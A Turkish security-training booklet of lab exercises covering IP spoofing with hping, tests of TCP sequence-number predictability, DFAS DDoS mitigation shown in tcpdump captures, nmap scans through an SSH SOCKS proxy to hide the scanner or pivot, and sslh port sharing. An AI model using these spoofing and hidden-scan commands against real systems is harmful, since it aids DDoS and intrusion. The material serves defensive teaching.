İstenilen IP adresinden TCP/IP paketleri (tcp, udp, ip, icmp, http, smtp, dns vb.) gönderebilme işlemine IP spoofing , ip sahteciliği denir. Sahte ip paketini alan taraf paketin gerçekten gönderilen ip adresinden gelip gelmediğini bilemez.

Genellikle internet dünyasında ip spoofing denildiğinde başkasının ip adresinden mail göndermek, bir foruma mesaj yazmak işlemleri gelmektedir. Bu tip işlemler teorik olarak mümkün olsa da günümüz internet dünyasında pratik olarak başkasının ip adresinden geliyormuş gibi mail gönderme, web sayfasına bağlanma işlemleri gerçekleştirilemez (*hedef ip adresinin çalıştığı sistem ele geçirilmeden)

IP Spoofing Uygulaması

IP spoofing yapabilmek için çeşitli ücretsiz/açık kaynak kod/ticari yazılımlar bulunmaktadır. Bunlar arasında en sık tercih edilenlerden birisi hping'dir. hping kullanarak istenilen özelliklerde ip paketi üretilebilir.

hping -a sahte_ip_adresi -p 80 -S www.bga.com.tr

komutuyla BGA.com.tr makinesinin 80. portuna TCP SYN paketi gönderilmektedir.

Popüler ağ keşif yazılımı Nmap'in Decoy Scan(-D) özelliği kullanılarak sahte ip adreslerinden port tarama gerçekleştirilebilir. Bu tarama tipinde aynı tarama 5, 10 (isteğe bağlı) farklı ip adresinden geliyormuş gibi gözükecektir. Tarama yapıyor gözüken ip adreslerinden bir tanesi de gerçek ip adresidir fakat hangisinin gerçek hangisinin sahte olduğu anlaşılamaz.

Günümüzde IP Spoofing Yapılabilir mi?

Teorik olarak IP spoofing tüm protokollerde gerçekleştirilebilir. Pratik olarak IP spoofing UDP kullanan uygulamalarda

gerçekleştirilebilirken TCP tabanlı uygulama seviyesi protokollerinde (HTTP, SMTP, FTP..) gerçekleştirilemez. Bunun temel nedeni TCP

başlık bilgisinde yer alan sıra numaralarının tahmin edilemez şekilde üretilmesidir. TCP, bağlantı kurulmadan önce her iki uç arasında üçlü el sıkışma işlemini tamamlamayı zorunlu kıldığı için bu aşamaları geçmeden iki uç arasında veri transferi normal yollardan gerçekleştirilemez.

TCP Başlık Değerleri

Transmission Control Protocol, Src Port: 51917 (51917), Dst Port: https (443), Seq: 1197810500, Ack: 1016160500, Len: 52

Source port: 51917 (51917)

Destination port: https (443)

[Stream index: 0]

Sequence number: 1197810500

[Next sequence number: 1197810552]

Acknowledgement number: 1016160500

Header length: 20 bytes

Flags: 0×18 (PSH, ACK)

000. .... = Reserved: Not set

...0 .... = Nonce: Not set

.... 0... .... = Congestion Window Reduced (CWR): Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

....1 .... = Acknowledgement: Set

.... 1... = Push: Set

.... .0.. = Reset: Not set

....0. = Syn: Not set

....0 = Fin: Not set

Window size value: 15524

[Calculated window size: 15524]

[Window size scaling factor: -1 (unknown)]

Checksum: 0x4b0e [validation disabled]

[Good Checksum: False]

[Bad Checksum: False]

[SEQ/ACK analysis]

[This is an ACK to the segment in frame: 70]

[The RTT to ACK the segment was: 0.179202000 seconds]

[Bytes in flight: 52]

TCP tabanlı protokollerde sadece bağlantıyı başlatma istekleri (SYN bayraklı paketler) ve bağımsız TCP paketleri (FIN, ACK, PUSH bayrakları paketler) gönderilebilir.

IP Spoofing Nerelerde Kullanılmaktadır?

IP spoofing günümüz siber dünyasında yoğunlukla DDoS saldırılarında kullanılmaktadır. DDoS saldırılarının da statefull olmayan protokollerle gerçekleştirilen bölümünde geçerlidir. Yani HTTP GET flood sahte ip adreslerinden gerçekleştirilemez. Ama SYN flood, ACK flood, UDP Flood, DNS flood gibi saldırılar sahte ip adreslerindne gerçekleştirilebilir.

Bunun haricinde ip spoofing saldırıları UDP tabanlı protokollerdeki ip adresi sınırlamasını aşmak için de kullanılmaktadır.

IP Spoofing Nasıl Engellenebilir?

URPF kullanılarak ISP seviyesinde sistemlerin kendilerine atanan IP adresinden farklı bir IP adresini kullanarak paket göndermeleri engellenebilir.

Sahte IP adresi ile gelen paketleri paketlerin ulaştığı noktada engellenemez. Ancak Syn Proxy, Syn cookie gibi yöntemler kullanılarak TCP için üçlü el sıkışmayı tamamlamayı başaramayan paketlerin uç noktalardan iç noktalara(sunuculara, sistemlere) geçmesi engellenebilir.

Teknik Olarak IP Spoofing Detayları

TCP protokolünde bağlantı kurulmasında önce üçlü el sıkışması tamamlanmalıdır. Sahte bir IP adresi ile üçlü el sıkışmasının tamamlanabilmesi için TCP başlık bilgisinde yer alan 32 bitlik sıra numarası (ISN) tahmin edilebilir olması gerekmektedir. Günümüz işletim sistemlerinin hemen hepsinde bu değer yeteri kadar rastgele olacak şekilde üretilmektedir. Bu değerin tahmin edilebilir olması TCP kullanan uygulamalarda IP spoofing yapılabilir demektir.

Bir işletim sisteminin ürettiği sıra numaralarının tahmin edilebilir olup olmadığını anlamak için Wireshark, Hping gibi araçlar kullanılabilir. Hping doğrudan hedef sistemin ürettiği sıra numaralarının rastgeleliğini ölçmek için parametre barındırmaktadır (–seqnum)

Rastgele (random) ISN Değerleri Üreten İşletim Sistemi

Sol taraftaki sütun hedef sistemin ürettiği ISN(sıra numarası) değeridir. Sağ taraftaki sütun ise üretilen iki ISN arasındaki farktır. Eğer iki ISN arasındaki fark tahmin edilebilir bir değer ise hedef sisteme yönelik ip spoofing gerçekleştirilebilir demektir.

```
# hping –seqnum -S -p 80 www.microsoft.com -c 10

HPING www.microsoft.com (eth0 65.55.12.249): S set, 40 headers + 0 data bytes

1306812782 +1306812782

933497350 +3921651863

3318944478 +2385447128

300763979 +1276786796

496111299 +195347320

2835844375 +2339733076

630198047 +2089320967

1348279774 +718081727

3985307544 +2637027770

3677817908 +3987477659
```

Rastgele (random) ISN Değerleri Üretmeyen İşletim Sistemi

```
root@bt:~# hping3 –seqnum -p 80 -S 192.168.1.1 -c 50
```

HPING 192.168.1.1 (eth2 192.168.1.1): S set, 40 headers + 0 data bytes

4243283968 +4243283968

4247379968 +4096000

4251475968 +4096000

4255571968 +4096000

3988881408 +4028276735

4259667968 +270786560

4263682048 +4014080

4267778048 +4096000

4271915008 +4136960

4276011008 +4096000

4280066048 +4055040

3988881408 +4003782655

4284162048 +295280640

4288258048 +4096000

4292354048 +4096000

1482752 +4095999

5578752 +4096000

9633792 +4055040

3988881408 +3979247616

13729792 +319815679

17825792 +4096000

21921792 +4096000

26017792 +4096000

30113792 +4096000

34168832 +4055040

3988881408 +3954712576

38264832 +344350719

42360832 +4096000

46456832 +4096000

50470912 +4014080

54566912 +4096000

58662912 +4096000

3988881408 +3930218496

62758912 +368844799

66854912 +4096000

70950912 +4096000

75046912 +4096000

79101952 +4055040

83197952 +4096000

3988881408 +3905683456

87334912 +393420799

3988881408 +3901546496

3988881408 +0

91348992 +397434879

3988881408 +3897532416

95444992 +401530879

99540992 +4096000

103636992 +4096000

107732992 +4096000

111828992 +4096000

— 192.168.1.1 hping statistic —

41 packets tramitted, 50 packets received, -21% packet loss

round-trip min/avg/max = 1.3/2.7/6.9 ms

ISN değerlerini yeteri kadar rastgele üretmeyen ip adresinin hangi işletim sistemi üzerinde koştuğu bilgisi.

```
root@bt:~# nmap -O 192.168.1.1

Starting Nmap 5.51 ( http://nmap.org ) at 2011-11-02 08:00 EDT

Nmap scan report for 192.168.1.1

Host is up (0.037s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp open telnet

80/tcp open http

8080/tcp filtered http-proxy

MAC Address: 00:23:F8:A:C:F (ZyXEL Communications)

Device type: firewall

Running: ZyXEL ZyNOS 3.X

OS details: ZyXEL ZyWALL 2 fire
```

Uygulama No: **BGA-UAG-85**

DDOS Engellemede DFAS Yöntemi

Amaç: DFAS Yöntemi ile DDOS Engeleme

Her saldırı tipi için kabul görmüş standart yöntemler vardır. Mesela SYN Flood saldırılarına karşı genellikle SYN cookie veya Syn proxy yöntemi tercih edilir. HTTP GET Flood saldırılarına karşı rate limiting, http user-agent kontrolü vs kullanılır.

TCP üzerinden gerçekleştirilecek olan DDoS saldırılarını engellemek göreceli olarak daha kolaydır diyebiliriz. Bunun temel nedeni TCP üzerinden yapılacak saldırılarda saldırganın gerçek ip adresle mi yoksa sahte adresle mi saldırıp saldırmadığının anlaşabiliyor olmasıdır(basit mantık 3'lü el sıkışmayı tamamlıyorsa ip gerçektir).

UDP üzerinden gerçekleştirilecek DDoS saldırılarını (udp flood, dns flood vs)engellemek saldırı gerçekleştiren ip adreslerinin gerçek olup olmadığını anlamanın kesin bir yolu olmadığı için zordur. UDP kullanarak gerçekleştirilen saldırılarda genellikle davranışsal engelleme yöntemleri ve ilk paketi engelle ikinci paketi kabul et(dfas) gibi bir yöntem kullanılır.

DFAS yönteminin temeli

TCP ya da UDP ilk gelen paket için cevap verme aynı paket tekrar gelirse pakete uygun cevap ver ve ilgili ip adresine ait oturumu

tutmaya başla veya ilk pakete hatalı cevap dön(sıra numarası yanlış SYN-ACK) ve karşı taraftan RST gelmesini bekle.

DFAS yöntemi gelen giden tüm paketler için değil saldırı anında ilk paketler için gerçekleştirilir.

```
IP 1.2.3.4.51798 > 5.6.7.8.53: 53698+ A? www.example.com. (37)
```

```
IP 5.6.7.8.53 > 1.2.3.4.51798: 53698 ServFail- 0/0/0 (37)

IP 1.2.3.4.34623 > 5.6.7.8.53: 61218+ A? www.example.com (37)

IP 5.6.7.8.53 > 1.2.3.4.34623: 61218*- 1/0/0 A 1.21.2.72 (53)
```

DNS ve TCP İlişkisi

DNS paketleri 512 byte'ı geçmediği müddetçe UDP üzerinden taşınabilir. 512 byte'ı aşan DNS cevapları UDP üzerinden taşınamayacağı için TCP kullanılır.

Cevabın 512 Byte'dan fazla olduğu ve TCPüzerinden taşınması gerektiğini istemci DNS paketine ait başlık bilgisine bakarak anlamaktadır.

Aşağıdaki gibi DNS paketinde Truncated=1 olması durumunda dns isteğinde bulunan aynı isteği TCP/53 üzerinden yapmayı deneyecektir.

```
Domain Name System (response)

[Request In: 1]

[Time: 0.152073000 seconds]

Transaction ID: 0x28b3

Flags: 0×8380 (Standard query response, No error)

1… …. …. …. = Response: Message is a response

.000 0… …. …. = Opcode: Standard query (0)

…. .0.. …. …. = Authoritative: Server is not an authority for domain

…. ..1. …. …. = Truncated: Message is truncated

…. …1 …. …. = Recursion desired: Do query recursively

…. …. 1… …. = Recursion available: Server can do recursive queries
```

```
.... .... .0.. .... = Z: reserved (0)

.... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
```

EDNS destekli DNS sunucularda dns cevapları ~4000 Byte olabilir.

Aşağıdaki örnekte saldırı altındaki sisteme gönderilen DNS isteği öncelikle truncated mesajı ile TCP'e çevriliyor.

Ardından istemcinin gönderdiği TCP isteğine DDoS engelleme sistemi tarafından hatalı bir cevap dönülerek karşı taraftan RST paketi bekleniyor ve RST paketi alındıktan sonra ip adresinin gerçek olduğu belirlenerek paketlere izin veriliyor.

```
[root@netdos1 ~]# tcpdump -i em0 -tn host 5.6.7.8

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on em0, link-type EN10MB (Ethernet), capture size 96 bytes

IP 1.2.3.4.19399 > 5.6.7.8.53: 8818+ A? www.example.com (37)

IP 5.6.7.8.53 > 1.2.3.4.19399: 8818*| 0/0/0 (37)

IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val 4045396826 ecr 0],length 0

IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [S.], seq 4110155774, ack 3060256364, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val4045396826 ecr 0], length 0

IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [R], seq 3060256364, win 0, length 0

IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val 4045399827 ecr 0],length 0
```

```
IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [R.], seq 184811522, ack 122847228, win 0, length 0
```

Aşağıdaki yöntem TCP üzerinden DFAS'ı örneklemektedir. Saldırı anında gerçek ip adresinden gönderilen ilk isteğe sistem cevap dönmemektedir. Bir müddet sonra istemcinin bilgisayarı aynı isteği aynı özellikte paketle tekrar iletmekte ve bu sefer DDoS sistemi devreye girerek cevap vermekte ve bağlantıya izin vermektedir.

```
[root@netdos1 ~]# tcpdump -i em0 -tn -v host 7.8.9.10

tcpdump: listening on em0, link-type EN10MB (Ethernet), capture size 96 bytes

IP 1.2.3.4.57084 > 7.8.9.10.80: Flags [S], cksum 0xd2d2 (correct), seq 3257462929, win
65535, options [mss 1460,nop,wscale

3,sackOK,TS val 3951592577 ecr 0], length 0

IP 1.2.3.4.57084 > 7.8.9.10.80: Flags [S], cksum 0xc719 (correct), seq 3257462929, win
65535, options [mss 1460,nop,wscale

3,sackOK,TS val 3951595578 ecr 0], length 0

IP 7.8.9.10.80 > 1.2.3.4.57084: Flags [S.], cksum 0xc30d (correct), seq 1263297686, ack
3257462930, win 8190, options [mss 1460],length 0

IP 1.2.3.4.57084 > 7.8.9.10.80: Flags [.], cksum 0xfac8 (correct), ack 1, win 65535, length 0
```

Uygulama No: **BGA-UAG-86**

SSH Tünel Üzerinden Port Tarama

Amaç: sssh tünel bağlantısı ile port tarama uygulaması

Proxy Üzerinden Port Tarama Neden İhtiyaç Duyurulur?

Temelde iki ihtiyacı karşılar:

- Saldırgan/pentester kendi ip adresini gizlemek ister
- Saldırgan/pentester internet üzerinden doğrudan ulaşamadığı sistemlere proxy üzerinden ulaşabilir(DMZ'de ele geçirilen bir makine üzerinden yerel ağa veya diğer sistemlere erişim)

Port tarama işlemlerinde eğer hedef sistem doğrudan ulaşılabilir pozisyonda değilse araya bir katman ekleyerek onun üzerinden port tarama işlemleri gerçekleştirilebilir. Hedef sistem Linux/Windows ve üzerinde SSH sunucu çalışıyorsa sistem üzerinde sıradan yetkileri olan bir kullanıcı haklarıyla SSH Tüneli kurularak port tarama işlemi gerçekleştirilebilir.

Port tarama işlemlerinde SSH'in SOCKS proxy özelliği kullanılabilir ya da taranacak her bir port için SSH "Local/Remote Port Forwarding " kullanılabilir.

SSH'in socks prozy özelliğini kullanmak için OpenSSH istemcilerinde -D parametresi yeterli olacaktır.

Örnek SOCKS Proxy Kurulumu

ssh -D 8080 bga@seclabs.bga.com.tr

Komutun ardından hesap bilgileri doğru sağlanırsa yerel sistemin 8080 portu uzak sistemin(seclabs.bga.com.tr)aracılığı ile hedefe ulaşacak ve dönecek cevaplar yine proxy (seclabs.bga.com.tr) üzerinden yerel makineye ulaşacaktır.

Proxy Üzerinden Port Tarama

Nmap'in socks proxy desteği yoktur fakat bu gibi durumlarda proxy sarmal yazılımları kullanılarak nmap -ya da herhangi bir program- socks proxy kullanacak sekilde çalıştırılabilir.

proxy sarmal yazılımları arasından en bilinenleri proxychains ve tsocks'tır.

Nmap'i Socks Proxy Üzerinden Kullanmak

Proxychains ayarı

proxychains.conf dosyasına aşağıdaki gibi bir satır eklenmesi yeterli olacaktır.

socks4 127.0.0.1 8080

Port Tarama

Aşağıdaki komut seclabs.bga.com.tr üzerinden scanme.com adresine port taraması gerçekleştirmektedir. Yerel ağdan seclabs.bga.com.tr adresine kadar olan trafik tamamen şifreli ve SSH trafiğidir. Seclabs.bga.com.tr'den sonra normal port tarama trafiği olarak gözükecektir.

```
root@bga-seclabs:~# proxychains nmap -sTV -PN -n –top-ports 10 scanme.com

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 5.51 ( http://nmap.org ) at 2011-07-02 16:44 EDT

|DNS-request| scanme.com

|S-chain|-<>-127.0.0.1:8080-<><>-4.2.2.2:53-<><>-OK

|DNS-response| scanme.com is 11.200.200.100

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:139-channel 2: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:23-<><>-OK
```

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:22-<><>-OK

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:25-channel 4: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:110-channel 2: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:21-channel 3: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:445-channel 2: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:80-<><>-OK

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:3389-channel 3: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:443-<><>-OK

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

```
|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:22-<><>-OK

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:23-<><>-OK

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:80-<><>-OK

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:443-<><>-OK

channel 4: open failed: connect failed: Connection timed out

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:443-<><>-OK

|S-chain|-<>-127.0.0.1:8080-<><>-11.200.200.100:443-<><>-OK

Nmap scan report for scanme.com (11.200.200.100)

Host is up (8.8s latency).

PORT STATE SERVICE VERSION

21/tcp closed ftp

22/tcp open ssh OpenSSH 5.2p1 (FreeBSD 20090522; protocol 2.0)

23/tcp open telnet BSD-derived telnetd

25/tcp closed smtp

80/tcp open http Microsoft IIS httpd

110/tcp closed pop3

139/tcp closed netbios-ssn

443/tcp open ssl/http Microsoft IIS httpd 6.0

445/tcp closed microsoft-ds
```

```
3389/tcp closed ms-term-serv

Service Info: OSs: FreeBSD, Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 108.53 seconds
```

Uygulama No: **BGA-UAG-87**

Tek Port Üzerinden HTTPS, SSH, OpenVPN Servislerinin Hizmet Vermesi

Amaç: sslh uygulaması ile tek port üzerinde birden fazla servisin çalıştırılması

SSLH aracı HTTP, HTTPS, SSH, OpenVPN, tinc, XMPP ve benzeri diğer protokollerin aynı port üzerinden yönlendirme mantığı ile çalışmasına imkan sağlayan bir araçtır. Örnek verilecek olursa HTTPS protokolü 443 portu üzerinde hizmet verirken diğer protokol(SSH, OpenVPN) yada hizmetlerin aynı port üzerinden hizmet sunabilmesi için imkan sunar.

SSLH ile Yapabileceklerimiz

Temel olarak uzak sunuculara yada sistemlere erişmek için HTTP, HTTPS, SSH, OpenVPN ve bunlar dışında bir takım protokoller kullanılır.Ama bazı internet sağlayıcıları veya çalıştığınız kurumun güvenlik duvarı , **HTTP (80) ve HTTPS (443)** gibi bazı özel portlar dışındaki bağlantılara izin vermeyebilir.
Bu iki port haricindeki diğer portların kapalı olduğu bir sisteme ssh ile erişmek isterseniz yapmanız gereken tek şey 443 portu üzerinden ssh bağlantınızı gerçekleştirmek olacaktır. Bunu gerçekleştirebilmek için ise sslh aracını kullanarak 443. port üzerinden ssh bağlantısı gerçekleştirebilirsiniz.

Protokol Tespiti

İlk olarak SSL istemci sunucu ile iletişime geçer.Örneğin, eğer aynı port üzerinden SSH bağlantısı gerçekleşecek ise öncelik ilk olarak SSL bağlantısına aittir.
Bağlantı kurulumu esnasında SSLH gelen verileri analiz eder.Protokolü tespit edebilmek için protokolleri tanımlayan özel allanlara bakar ve protokol hakkında bilgi sahibi olur.Eğer incelediği veri alanlarında özel bir protokol ile karşılaşırsa port üzerinden o

portokolü geçirir.Eğer özel bir protokol gelmezse bağlantıyı SSL olarak yorumlar ve HTTPS bağlantısı kurulur.

SSLH Kurulumu

Ubuntu / Debian

```
root@ubuntu:~# apt-get install sslh

Reading package lists... Done
```

Web Sunucu Yapılandırması

Varsayılan olarak web sunucusu bütün ağ arayüzlerini dinleyecektir. Apache sunucunuzun ***.443** portu yerine **localhost:443** portunu dinlediğinden emin olunduktan sonra web sunucusunun konfigürasyon dosyası düzenlenip apache servisi yeniden başlatılmalıdır.

SSLH Konfigürasyonu
Öncelikle sslh konfigürasyon dosyası açılır.

```
root@ubuntu:~# nano /etc/default/sslh
```

Açılan dosyada **Run=no** olan satır **Run=yes** olarak değiştirilir.

```
# Default options for sslh initscript

# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself

# to read the configuration:

# - /usr/share/doc/sslh/README.Debian (quick start)

# - /usr/share/doc/sslh/README, at "Configuration" section

# - sslh(8) via "man sslh" for more configuration details.

# Once configuration ready, you *must* set RUN to yes here

# and try to start sslh (standalone mode only)

RUN=yes

# binary to use: forked (sslh) or single-thread (sslh-select) version

DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.$
```

Daha sonra dosya kaydedilip çıktıktan sonra servis yeniden başlatılır.

```
root@ubuntu:~# /etc/init.d/sslh restart

 * Restarting ssl/ssh multiplexer sslh                    [ OK ]
```

SSLH Testi

Yukarıdaki adımlar yapıldıktan sonra artık sslh çalışmaya hazırdır.Servisin çalıştığını kontrol etmek için aşağıdaki komut kullanılabilir.

```
root@ubuntu:~# ps -ef | grep sslh
```

```
sslh    29930    1  0 00:04 pts/1    00:00:00 /usr/sbin/sslh --user sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443

root    29932 29830  0 00:05 pts/1    00:00:00 grep --color=auto sslh
```

Artık sunucumuzla 443. port üzerinden ssh bağlantısı kurabiliriz.

```
root@kali:~$ ssh -p 443 root@6.6.6.20

root@6.6.6.20's password:

Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Apr  5 00:06:12 EEST 2014

  System load:  0.0               Processes:          88

  Usage of /:   11.4% of 14.69GB   Users logged in:    2

  Memory usage: 35%               IP address for eth0: 6.6.6.20

  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/

*** System restart required ***

Last login: Sat Apr  5 00:02:19 2014 from 10.0.0.216
```

Artık varsayılan ssh portu yerine 443. portu kullanarak sunucumuz ile ssh bağlantısı kurabiliriz.

BGA Bilgi Güvenliği A.Ş. Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği, stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği'nin ilgi alanlarını "*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*" oluşturmaktadır.

Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği, kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliği AKADEMİSİ Hakkında

BGA Bilgi Güvenliği A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliği AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliği AKADEMİSİ markasıyla bugüne kadar "Siber Güvenlik Kampları", "Siber Güvenlik Staj Okulu", "Siber Güvenlik Ar-Ge Destek Bursu" , "Ethical Hacking yarışmaları" ve "Siber Güvenlik Kütüphanesi" gibi birçok gönüllü faaliyetin destekleyici olmuştur.